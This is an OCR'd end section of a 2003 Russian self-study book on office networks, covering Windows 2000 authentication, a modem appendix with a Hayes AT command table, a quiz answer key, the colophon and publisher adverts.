Несмотря на то, что протокол IPSec изначально предназначался для обеспечения защиты данных в незащищенных сетях, он также может применяться и в intranet-сетях, особенно на базе Windows 2000 Server.

Аутентификация

Как только пользователь регистрируется в сети, он получает доступ к ее ресурсам с некоторой задержкой. Сначала он попадает в некую зону проверки (на несколько миллисекунд) в целях выполнения аутентификации,

Процедура аутентификации в Windows 2000

Если пользователь или компьютер регистрируется в домене, он взаимодействует с целым рядом функций, образующих службу регистрации в Windows. Эта служба обычно называется WinLogon. Она интегрирована в состав протокола Kerberos, который обеспечивает полную поддержку архитектуры Single Sign-On в Windows 2000.

После регистрации в домене пользователь продолжает использовать протокол безопасности, лучше всего понятный его клиентскому приложению. Это может быть протокол Kerberos, NTLM или Secure Sockets Layer/Transport Layer Security (SSL/TLS). Взаимодействие с любым из этих протоколов производится на "прозрачной" основе для пользователя.

Модель аутентификации в Windows 2000 подобна Windows NT и практически любой компьютерной системе в мире. Эта модель не приводит к появлению больших проблем.

Одно- и двухфазная аутентификации

Регистрация в сети представляет собой двухфазный процесс, т.е. пользователь или устройство должны предоставить два параметра механизмам сетевой аутентификации:

- идентификатор пользователя (учетная запись);
- пароль.

Каждой учетной записи пользователя должен соответствовать пароль. Для того чтобы система аутентификации "пропустила" пользователя, он должен ввести пароль.

Однако тут возможны некоторые "накладки". Система не сможет определить, кто ввел пароль — пользователь, хакер или программа подбора паролей.

Помимо имени пользователя и пароля в качестве примера средств двухфакторной проверки подлинности можно привести смарт-карты, магнитные карты и т.д., однако и они не обеспечивают сверхнадежной защиты.

Намного больший уровень безопасности и удобства обеспечивает *однофазная аутентификация*.

В этом случае установка подлинности пользователя осуществляется с помощью проверки его биометрических характеристики (сетчатка глаза, отпечатки пальцев, особенности голоса и т.д.).

Резюме

Последняя глава книги посвящена вопросам обеспечения безопасности при работе с Windows 2000 Server. Данная тема относится к разряду "вечных", поскольку опасность при работе в Internet и в локальных сетях существует всегда, — это одна из разновидностей вечной борьбы между изобретателями меча и щита.

Контрольные вопросы

1. Почему ключ называется симметричным?
   а) используются одинаковые ключи при кодировании/декодировании;
   б) симметричным является алгоритм функционирования;
   в) структуре ключа присуще свойство симметрии.
2. На чем основано функционирование протокола Kerberos?
   а) на системе билетов;
   б) на системе разрешений;
   в) на системе прав доступа.
3. Двухфазной аутентификации присущ более высокий уровень безопасности, чем однофазной. Так ли это?
   а) нет;
   б) да;
   в) разница отсутствует.

ПРИЛОЖЕНИЯ

В этой части...

Выбор и установка модема
Ответы к тестовым заданиям и упражнениям

Приложение А

Выбор и установка модема

В этом приложении...

- Принципы работы модема
- Протоколы удаленного доступа
- Выбор и установка модема
- 4 Настройка модемного соединения

В настоящее время с помощью модемов (сокращение от термина "модулятор-демодулятор") чаще всего осуществляется подключение локальной сети к Internet. Причем в качестве каналов передачи данных могут использоваться радиолинии, кабельные системы или даже силовые электрокабели. Поэтому именно описанию работы этих устройств будет посвящено настоящее приложение.

Принципы работы модема

Все данные, обрабатываемые компьютером, имеют цифровую форму. Для передачи информации по телефонным линиям связи (dial-up) требуется ее преобразование в аналоговую форму. Именно эта задача выполняется *модемами*. Даже если каналы связи поддерживают цифровой формат передачи данных, все равно требуются модемы для согласования величин входных/выходных сопротивлений, частот дискретизации, амплитудных значений, преобразования значений несущих частот и некоторых других параметров.

В процессе преобразования сигнала из цифровой формы в аналоговую выполняются две главных задачи. Во-первых, адаптируется полоса частот, занимаемая исходным сигналом, в соответствии с полосой пропускания канала связи. При этом может использоваться вся доступная полоса пропускания или только определенная ее часть (в случае частотного разделения каналов). Во-вторых, выполняется гибкая подстройка амплитуды и мощности сигнала в целях достижения большего значения параметра "сигнал/шум".

Чаще всего модемы применяются для передачи данных по обычным телефонным линиям связи. В этом случае полоса пропускания ограничена значением 3100 Гц, а сам сигнал может искажаться или даже прерываться. Этот тип модемов достиг конечного этапа своей эволюции. В частности, скорость передачи данных достигла максимального теоретически возможного значения (определяемого теоремами Шеннона) — 33 600 бит/с, и алгоритмы обработки сигналов доведены до совершенства.

На рис. А.1 приведена структурная схема модема.

Все каналы связи, используемые для передачи данных, делятся на *непрерывные* и *дискретные*. Бывают также и *смешанные* каналы связи (что-то среднее между двумя этими типами). В непрерывном канале связи предусмотрена передача сигнала в аналоговой форме, поэтому в данном случае применяется модуляция/демодуляция сигнала. Примером непрерывного канала связи может служить обычная телефонная линия. Для передачи данных по этому каналу связи задействуются все три функциональных

модуля, схематически изображенных на рис. А.1. Дискретный канал связи поддерживает передачу данных в цифровой форме. В связи с этим отсутствует необходимость в использовании блока модулятора/демодулятора. Примерами подобного канала связи могут служить радиоканал, телевизионный кабель, линия ISDN или оптоволокно.

Рис. А.1. Структурная схема модема

А теперь кратко опишем основные функциональные модули модема, изображенные на рис. А.1. Модуль *приемника/передатчика* используется для приема/передачи сигналов, поступающих из интерфейса (генерируемых интерфейсом). При этом производится усиление и фильтрация сигналов.

Модуль *кодера/декодера* обеспечивает коррекцию ошибок, а также сжатие передаваемых данных. Исправление (коррекция) ошибок, "вкрадывающихся" в пакеты передаваемых данных, становится возможным благодаря включению в передаваемые данные избыточного циклического кода (CRC, Cyclic Redundancy Check). При этом производится вычисление кода CRC передающим и принимающим компьютерами, а также сравнение результатов вычислений. Если результаты совпадают, следовательно, ошибок при передаче данных не произошло. Если же имеются расхождения, передающему компьютеру отсылается запрос на повторную передачу пакета данных. Сжатие данных обеспечивается с помощью протокола V42bis. Процедура сжатия данных основана на свойстве повторяемости цепочек символов в словах. В процессе реализации алгоритма сжатия информации генерируются так называемые динамические словари, представляющие собой древообразные структуры. В качестве узлов дерева выступают отдельные символы. По каналам передачи данных пересылаются отдельные части словарей (пути дерева), которые включают "сокращаемые" цепочки символов. Благодаря динамическому словарю, который соответствует модему-приемнику, происходит "восстановление" цепочек символов, в результате чего восстанавливаются исходные слова.

Блок *модулятора/демодулятора* предназначается для модуляции/демодуляции сигнала, передаваемого по непрерывному каналу связи. В современных модемах используется метод модуляции TCM (Trellis Coded Modulation). Этот метод представляет собой усовершенствование так называемого амплитудно-фазового метода модуляции (QAM). Именно метод TCM предусматривается стандартом V.34, который наиболее распространен на момент написания книги. Все современные модемы поддерживают стандарт V.90, предусматривающий передачу данных со скоростью до 56 Кбит/с (правда, только в направлении от провайдера к пользователю). Процесс модуляции/демодуляции осуществляется с помощью аналого-цифровых (цифро-аналоговых) преобразователей (АЦП/ЦАП).

Протоколы удаленного доступа

В процессе установки модемных подключений используется один общий сетевой/транспортный (локальный) протокол, например TCP/IP, IPX/SPX или NetBEUI. Этот протокол поддерживает передачу данных в локальных сетях, а также обеспечивает их преобразование в целях дальнейшей передачи в глобальных сетях.

В процессе осуществления удаленного доступа используется так называемый канальный протокол. В качестве подобного протокола применяется PPP (Point-to-Point Protocol) или SLIP (Serial Line Internet Protocol). Если же удаленный доступ осуществляется с помощью канала VPN, может использоваться протокол PPTP (Point-to-Point Tunneling Protocol) или L2TP (Layer 2 Tunneling Protocol).

Процесс идентификации удаленных клиентов осуществляется с помощью протоколов PAP (Password Authentication Protocol), SPAP (Shiva PAP), CHAP (Challenge Handshake Authentication Protocol) и EAP (Extensible Authentication Protocol). Более подробное описание этих протоколов можно найти в соответствующих главах книги, а теперь перейдем к вопросам, связанным с выбором и установкой модема.

Выбор и установка модема

Прежде чем приступить к непосредственным операциям, связанным с выбором и установкой модемов, следует определиться с областью его применения. Все модемы можно условно разделить на несколько групп по следующим признакам.

- **Типы каналов связи.** Телефонные модемы, радиомодемы, кабельные модемы, а также модемы, использующие сети электропитания.
- **Характеристики и виды предоставляемых услуг.** Факс-модемы, голосовые модемы (voice), модемы, поддерживающие протоколы V.34 или V.90.
- **Особенности аппаратной реализации.** Программные модемы (так называемые win-модемы), аппаратные модемы, цифровые модемы (HDSL-модемы, поддерживающие стандарт V.90), внутренние/внешние модемы.

Выбор модема обуславливается характером выполняемых задач. В частности, в целях эпизодического подключения локальной сети к Internet вполне достаточно телефонного модема, который поддерживает стандарт V.34. Если же локальная сеть объединяет несколько десятков компьютеров, которые (теоретически) могут одновременно подключаться к Internet, потребуется несколько телефонных модемов V.90 (объединенных в модемную стойку), а еще лучше — кабельный (или ISDN) модем. Если клиенты удаленного доступа постоянно перемещаются, лучше воспользоваться модемом, ориентированным на канал беспроводного доступа.

Набор AT-команд

В процессе установки и диагностики модема могут оказаться полезными AT-команды, поддерживаемые всеми Hayes-совместимыми модемами. Эти команды оперируют данными, которые содержатся в S-регистрах модема. Подробные сведения о наборе AT-команд, применяемых конкретным модемом, можно найти в руководстве по эксплуатации. Ниже приводится описание наиболее общих команд, "понимаемых" практически всеми модемами. Для ввода AT-команд можно воспользоваться стандартной утилитой Hyper Terminal, которая входит в комплект поставки любой ОС из семейства Windows 9x/2000 (рис. А.2).




Рис. А.2. Окно утилиты HyperTerminal

Таблица **А.1. Перечень** основных **АТ-команд**

Команда	Описание
AT	Начало (префикс) командной строки. После получения этой команды модем автоматически подстраивает скорость передачи и формат символов в соответствии с параметрами терминала
A	Ручной ответ. Эта команда переключает модем из командного режима на режим ожидания сигнала несущей вызывающего модема. После получения сигнала несущей модем реализует процедуру ответа на вызов (автоматический ответ). Если модем работает на выделенных линиях связи, то он отвечает путем генерирования несущей без указания частоты. В этом случае если автоматический ответ (auto-answer) выключен (SO = 0] и происходит вызов, то для установки связи следует воспользоваться командой ATA
A/	Модем повторяет предыдущую командную строку. Команда вводится без префикса (AT) и нажатия клавиши Enter
Bn	Выбор коммуникационного стандарта: n = O CCITT V.21, V.22, V,22bis, n = 1 BELL 103/202A
Ds	Автоматический набор номера. После получения этой команды модем начинает набор номера и при установке связи переходит в режим передачи. Команда включает телефонный номер, в состав которого могут входить следующие управляющие параметры: s = P обозначает, что цифры телефонного номера после символа P модем должен набирать в импульсном режиме (используются символы 0-9); s = т обозначает, что цифры телефонного номера после символа т модем должен набирать в тоновом режиме (разрешено использовать символы 0-9, A-D, * а также #); s = , обозначает паузу перед набором следующей цифры; s = ; — если применяется как последний знак в командной строке, то модем после набора номера переходит в командный режим работы; s = § — модем ожидает 5-секундной тишины на линии, если она не появится в течение 30 с (содержимое регистра S7), модем отключается, и отвечает NO ANSWER. Параметр s = ! означает, что если знак ! стоит перед знаками последовательности набора, модем переходит в состояние ON HOOK (кладет трубку) на 0,5 с, а затем снова переходит в состояние OFF HOOK (снимает трубку). Параметр s = s — модем набирает телефонный номер, записанный в памяти EEROM. s = R — при записи как последний символ в командной строке устанавливает модем после набора номера в режим ответа, но только в том случае, если модем звонит другому модему. s = W - модем ожидает ответ станции (длинный гудок) перед дальнейшим набором телефонного номера (например выход на автоматическую междугороднюю связь)

Окончание табл. А.1

Команда	**Описание**
En	Включение/отключение локального эха. После ввода команды E1 модем возвращает эхо каждого передаваемого ему символа. Команда E0 блокирует эту функцию
Hn	Управление линией. Эта команда используется при завершении телефонной связи: n = 0 — отключение модема от линии, n = 1 — подключение модема к линии
In	Заводской код и контрольная сумма: n = 0 — сообщение кода продукта; n = 1 — подсчет контрольной суммы программы, содержащейся в ROM (EPROM|; n = 2 — модем проверяет состояние внутренней памяти ROM и возвращает сообщение OK или ERROR (в зависимости от результатов проверки)
Ln	Установка громкости сигнала встроенного динамика (громкоговорителя). n = 0,1 — низкая; n = 2 — средняя; n = 3 — высокая
Mn	Управление динамиком (громкоговорителем). n = 0 — динамик выключен; n = 1 — динамик включен только во время набора номера и выключается после обнаружения несущей; n = 2 — динамик включен все время; n = 3 — динамик включается после набора последней цифры номера и выключается после обнаружения несущей отвечающего модема
Qn	Управление ответом модема. n = 0 — ответ включен; n = 1 — ответ выключен. Независимо от состояния Q0 или Q1 модем всегда сообщает содержание S-регистров, код продукта, контрольную сумму и результаты прохождения теста (см. команды S, I, а также &T)
O	После выполнения команды модем настраивается на режим передачи данных и отвечает CONNECT (если до этого он находился в командном режиме)
Sr	Управление S-регистрами
Sr?	Считывание содержимого S-регистра с номером r
Sr=nnn	Ввод числового параметра nnn в S-регистр с номером r. Все AT-команды модифицируют содержимое одного или нескольких S-регистров. Некоторые S-регистры содержат временные параметры, которые можно поменять только командой S
Vn	Выбор типа ответа модема. n = 0 — ответ цифровым кодом, n = 1 — ответ в символьном виде на английском языке
Yn	Способ отключения модема от линии. Существует два способа отключения модема от линии: обыкновенный, когда модем получит неактивный сигнал DTR; и специальный, когда модем получит от удаленного модема сигнал перерыва. Команда ATH0 направляет сигнал перерыва, который длится 4 секунды. n = 0 — модем отключается обыкновенным образом (см. команду &D); n = 1 — модем отключается после получения сигнала из линии
Z	"Обнуление" модема (процессор считывает конфигурацию модема из памяти NOVRAM)
+++	Последовательность выхода. Благодаря этой команде можно перейти из режима передачи в командный режим работы модема без прерывания сеанса связи. Команда требует "тишины в линии" перед и после направления последовательности выхода. Величина этого времени определена в регистре S12 (обычно 50 = 1 с)

Установка модема

Установка современного модема в ОС семейства Windows 9x/2000 не представляет особых трудностей. Для этого достаточно воспользоваться мастером установки нового оборудования, окно которого показано на рис. А.3 (в Windows 2000).

Если устанавливаемый модем поддерживает технологию Plug&Play, его инсталляция произойдет в автоматическом режиме. В противном случае придется немного "повозиться" с установкой прерываний и адресов ввода-вывода.

Если модем устанавливается корректно, он сразу же начинает работать. В случае возникновения каких-либо проблем можно воспользоваться простейшим средством

диагностики, обеспечиваемым аплетом Телефон и модем в Windows 2000. Дважды щелкните на значке этого аплета, затем выберите вкладку Модемы и щелкните на кнопке Свойства. В отобразившемся диалоговом окне выберите вкладку Диагностика и щелкните на кнопке Опросить модем. Если все в порядке, отобразится окно, показанное на рис. А.4.




Рис. А.3. Этот мастер позволяет установить новое оборудование

Рис. **А.4.** Пример успешно проведенной диагностики модема

После успешного завершения установки модема следует перейти к настройке самого модемного соединения.

Настройка модемного соединения

После завершения установки модема "на порядок дня" ставится задача настройки всех компонентов модемного соединения с тем, чтобы достичь максимальной скорости передачи данных. Во-первых, следует позаботиться о том, чтобы были установлены самые последние версии драйверов и "прошивок" для модема. Все это можно найти на Web-узлах производителей модемов.

Во-вторых, нужно настроить величины буферов FIFO, а также скорости передачи портов. Здесь рекомендуется устанавливать максимальные значения (например, для порта определяется скорость передачи данных 115200). На этом этапе также выбирается вид контроля передачи данных. Лучше остановиться на аппаратном контроле, ибо программный контроль слишком требователен к ресурсам.

Уделите внимание настройкам параметров протокола TCP/IP. Именно от этого будет зависеть производительность модемного соединения в целом.

Повысить скорость модемного соединения можно также путем установки нескольких модемов, работающих в параллельном режиме.

Приложение Б

Ответы к тестовым заданиям и упражнениям

Здесь вы найдете ответы на тестовые задания, помещенные в конце каждой главы.

Таблица Б.1. Ответы на тестовые задания и упражнения

Номер главы	Правильные варианты ответов	Раздел главы, в котором находится ответ на вопрос
Глава 1	1. д)	1. Топология компьютерных сетей
	2. в)	2. Кабели витых пар
	3. в)	3. Беспроводные каналы связи
Глава 2	1. г)	1. Модель OSI
	2. в)	2. Стандартные сетевые протоколы
	3. в)	3. IP-адреса: краткое введение
Глава 3	1. г), д)	1. Сети Ethernet и Fast Ethernet, сети FDDI
	2. д)	2. Сети 100VG-AnyLAN
	3. г)	3. Сети FDDI
Глава 4	1. в)	1. Выбор топологии локальной сети
	2. б)	2. Оборудование для сетей на коаксиале
	3. б)	3. Сети NetWare
Глава 5	1. а), б)	1. Резка и разделка кабеля
	2. в)	2. Монтаж разъемов с помощью метода опрессовки
	3. б)	3. Монтаж сети на витой паре
Глава 6	1. б)	1. Процесс установки
	2. б)	2. Подготовка компьютера к установке Windows 2000
	3. а)	3. Адресация и система имен в сети
	4. в)	4. Технические меры
Глава 7	1. а)	1. Выбор и реализация сетевых политик
	2. б)	2. Инструментальные средства мониторинга, предлагаемые компанией Microsoft
	3. в)	3. Программа ManageWise
	4. в)	4. Команды трассировки
Глава 8	1. б)	1. Внешние угрозы
	2. в)	2. Несанкционированное использование посторонними лицами ключей и паролей
	3. в)	3. Программные брандмауэры и прокси-серверы
	4. б)	4. Резервное копирование данных

Окончание табл. Б.1

Номер главы	Правильные варианты ответов	Раздел главы, в котором находится ответ на вопрос
Глава 9	1. б)	1. Тестовая лаборатория: установка серверов и служб
	2. в)	2. Запуск программы установки с загрузочных дискет
	3. в)	3. Консоль управления Microsoft
Глава 10	1. в)	1. Определение Active Directory
	2, а)	2. Учетные записи групп
	3, а)	3. Установка службы каталогов Active Directory
Глава 11	1. в)	1. Назначение IP-адресов
	2. а)	2, Настройка маршрутизации
	3. а)	3, Службы DNS и WINS
Глава 12	1. в)	1, Протоколы подключений и службы удаленного доступа
	2. а)	2. Транспортные протоколы
	3. в)	3. Общий доступ к подключению Internet
Глава 13	1. а)	1. "Старые знакомые": FAT16 и FAT32
	2. в)	2. Файловая система NTFS
	3. в)	3. Структура распределенной файловой системы
Глава 14	1. а)	1. Службы печати: логическая среда
	2. б)	2. Установка и настройка принтеров
	3, а)	3, Установка страницы-разделителя
Глава 15	1. б)	1. Настройка служб SMTP
	2. а)	2. Настройка служб FTP
	3. в)	3. Настройка служб NNTP
Глава 16	1. а)	1. Закрытые ключи
	2. а)	2. Протокол Kerberos
	3. а)	3. Одно- и двухфазная аутентификация

Предметный указатель

Научно-популярное издание

Александр Петрович Сергеев

Офисные локальные сети. Самоучитель

Литературный редактор *П.Н. Мачуга*
Верстка *А.Н. Полинчик*
Художественный редактор *В.Г. Павлютин*
Корректоры *Л.А. Гордиенко, О.В. Мишутина*


Издательский дом "Вильяме".
101509, Москва, ул. Лесная, д. 43, стр. 1.
Изд. лиц. ЛР № 090230 от 23.06.99
Госкомитета РФ по печати.

Подписано в печать 01.10.2003. Формат 70X100/16.
Гарнитура Times. Печать офсетная.
Усл. печ. л. 25,8. Уч.-изд. л. 20,5.
Тираж 3000 экз. Заказ № 893.

Отпечатано с диапозитивов в ФГУП "Печатный двор"
Министерства РФ по делам печати,
телерадиовещания и средств массовых коммуникаций.
197110, Санкт-Петербург, Чкаловский пр., 15.

КОМПЬЮТЕРНЫЕ СЕТИ И INTERNET, 3-е издание

Дуглас Э. Камер



www.williamspublishing.com

Автор многих бестселлеров и общепризнанный авторитет в области компьютерных сетей Дуглас Камер подготовил всеобъемлющее описание технологий, лежащих в основе приложений Internet. Настоящее издание начинается с анализа прикладных программ, в том числе приложений Web и интерактивной переписки, и включает новую главу по маршрутизации Internet. Читатель совершит незабываемое путешествие от низших, аппаратных уровней передачи пакетов до самых высоких уровней прикладного программного обеспечения и ознакомится с описанием того, какие технологии лежат в основе сетевых служб и как используются эти службы приложениями Internet.

в продаже

БЕСПРОВОДНЫЕ ЛИНИИ СВЯЗИ И СЕТИ

Вильям *Столлингс*


www.williamspublishing.com

Беспроводная связь является весьма перспективной и быстро развивающейся областью науки и техники, исчерпывающий обзор которой представлен в данной книге. В ней дано теоретическое обоснование различных технических решений и даются рекомендации по их практическому внедрению; описываются стандарты, разработанные для беспроводной передачи данных, организации беспроводных сетей и линий связи, а также других родственных областей. Автор приводит ссылки на различные дополнительные источники информации — как печатные издания, так и Web-ресурсы. Для лучшего усвоения материала в конец каждой главы помещены задачи и вопросы для самопроверки. Книга будет полезна специалистам в области связи, студентам, изучающим соответствующие курсы в высших учебных заведениях, а также людям, желающим самостоятельно овладеть основными концепциями организации и применения беспроводных сетей.

в продаже

Сети TCP/IP.
Принципы, протоколы и структура, 4-е издание. Том 1

Дуглас Э. Камер



www.williamspublishing.com

Эта книга задумывалась как учебник для вузов и как справочное руководство для специалистов, поэтому она написана на высоком профессиональном уровне. Специалисты могут почерпнуть в ней подробное описание технологии сетей TCP/IP и структуры Internet. Автор книги не ставил перед собой цель заменить описание существующих стандартов протоколов. Тем не менее книгу можно рассматривать как великолепную отправную точку в изучении технологии глобальных сетей, поскольку в ней изложены основы и сделан акцент на принципах их работы. Кроме того, книга дает читателю ориентиры для поиска дополнительной информации, которые было бы трудно получить на основе изучения отдельных стандартов протоколов.

Плановая дата выхода
1 кв. 2003 г.

Сети TCP/IP. Разработка приложений типа клиент/сервер для Linux/POSIX. Том 3

Дуглас Э. Камер, Дэвид Л. Стивене

www.williamspublishing.com

в продаже

Эта книга предназначена для программистов, стремящихся изучить тонкости создания сетевых приложений для Linux. В ней рассматриваются принципы взаимодействия типа клиент/сервер и приведены алгоритмы работы клиентских и серверных компонентов распределенных программ. Каждый проект проиллюстрирован практическим примером, и, наряду с этим, описаны необходимые методы организации сетевого взаимодействия, включая шлюзы уровня приложений и туннелирование. Кроме того, в книге рассматривается несколько стандартных прикладных протоколов, на примере которых описаны алгоритмы и методы реализации. Хотя в примерах используются протоколы TCP/IP, изложение в основном направлено на описание принципов, алгоритмов и методов общего назначения, которые распространяются на большинство сетевых протоколов. В книге рассматриваются преимущества и недостатки каждого метода и показано значение средств параллельной работы в проекте сервера. В последних главах рассматриваются некоторые тонкости управления параллельной работой и дан обзор методов, позволяющих программисту оптимизировать производительность приложений. Задача обеспечения параллельного доступа к прикладным службам является наиболее важной и сложной, поэтому во многих главах настоящей книги подробно описаны параллельные версии программного обеспечения прикладных протоколов. Поскольку книга в основном посвящена описанию способов использования, а не принципов работы объединенной сети, для ее изучения не требуется предварительная подготовка по сетям.

ТОЛКОВЫЙ СЛОВАРЬ СЕТЕВЫХ ТЕРМИНОВ И АББРЕВИАТУР

ОФИЦИАЛЬНОЕ ИЗДАНИЕ CISCO SYSTEMS, INC.


www.williamspublishing.com

в продаже

Стремительный прогресс информационных технологий сопровождается лавинообразным появлением новых терминов и аббревиатур. Новые термины часто приводятся без четких и ясных определений, а аббревиатуры используются без расшифровки. Эта проблема становится непреодолимой для тех, кто только начинает изучать динамично развивающийся мир информационных технологий, а также усложняет жизнь даже очень опытным специалистам, которым приходится осваивать совершенно новые сетевые технологии. Этот словарь представляет собой наиболее полное и свежее собрание терминов и аббревиатур, которые используются в области сетевых технологий. В первой части книги содержится словарь стандартных терминов, которые широко используются в области межсетевых соединений, а во второй — словарь спецфических терминов, которые характерны только для Cisco Systems и Cisco IOS. Словарь содержит не только широко употребимые сетевые термины, но и узко специализированные, которые на сегодняшний день возможно известны только их авторам и высококвалифицированным специалистам. Несомненным достоинством словаря является подробное описание многих аббревиатур, которые подчас имеют *несколько разных* толкований. Он сможет стать практичным и удобным справочным руководством, которое будет незаменимо как при чтении вступительных обзоров общего характера, так и при изучении специализированных технических руководств. Этот словарь несомненно станет настольной книгой всех специалистов в области сетевых технологий.

РУКОВОДСТВО АДМИНИСТРАТОРА LINUX

Эви Немет,
Гарт Снайдер,
Трент Хейн




www.williamspublishing.com

в продаже

Эта книга является надежным помощником системного администратора Linux и служит источником практических советов и полезных сведений по теории системного администрирования. Книга в первую очередь является практическим руководством, цель которого — не пересказывать содержание документации, а поделиться с читателями коллективным опытом авторов в области системного администрирования. Примеры в большинстве случаев взяты из практики эксплуатации реальных систем со всеми их подводными камнями и нюансами. В книге рассмотрены три основных дистрибутива Linux: Red Hat 7.2, SuSE 7.3 и Debian 3.0. Эти дистрибутивы выбраны потому, что они наиболее популярны и позволяют продемонстрировать весь спектр подходов к вопросу администрирования Linux-систем. В то же время большая часть материала книги применима и к другим дистрибутивам общего назначения. Это одна из немногих книг, предназначенных не для широкого круга пользователей, а для системных администраторов, работающих в среде Linux. Изложенный материал будет полезен как профессионалам, так и новичкам, еще только постигающим тонкости этой увлекательной и трудной работы.

RED HAT LINUX® 8. БИБЛИЯ ПОЛЬЗОВАТЕЛЯ

Кристофер Негус



www.dialektika.com


Плановая дата выхода — IV кв. 2003 г.

Для того чтобы понять материал данной книги, совсем не обязательно быть профессиональным программистом. Достаточно всего лишь иметь желание овладеть практическими навыками работы с Red Hat Linux (запускать программы, устанавливать соединение с Internet и т.д.). Эта книга будет полезна и тем, кто хочет изучить приемы системного администрирования Linux в пределах рабочей группы или сети. Прежде всего данная книга рассчитана на достаточно грамотных пользователей, имеющих очень небольшой опыт работы с Linux (или UNIX), или же не имеющих вовсе никакого опыта. Она, несомненно, пригодится тем, кто хочет поскорее забыть об "ужасах" операционных систем Microsoft и перейти на использование Red Hat Linux с ее широкими сетевыми возможностями и намного более серьезной поддержкой многопользовательского режима работы. В число читателей этой книги войдут также те, кто желает начать карьеру специалиста по компьютерам или сетевого администратора и решит, что расходы на покупку книги по операционной системе намного ниже расходов на прохождение различных курсов или изучение Linux методом "проб и ошибок". И наконец, книга предназначена для тех, кто просто считает, что операционная система с открытым исходным кодом — это круто.

СИСТЕМА БЕЗОПАСНОСТИ LINUX,

2-е издание

Скотт Манн,
Эллен Л. Митчелл



В книге рассказывается об инсталляции, конфигурировании и сопровождении Linux-систем с точки зрения безопасности. Это руководство администратора по реализации стратегии защиты Linux, а также по утилитам защиты, существующим в Linux. Книга не претендует на исчерпывающее описание темы компьютерной безопасности, по в тоже время является хорошей отправной точкой к построению и сопровождению защищенных систем. Придерживаясь описанных в книге процедур и правил, читатели снизят общий уровень уязвимости своих систем и научатся перекрывать наиболее опасные бреши в системной и сетевой защите.
Книга предназначена для пользователей средней и высокой квалификации.

www.williamspublishing.com

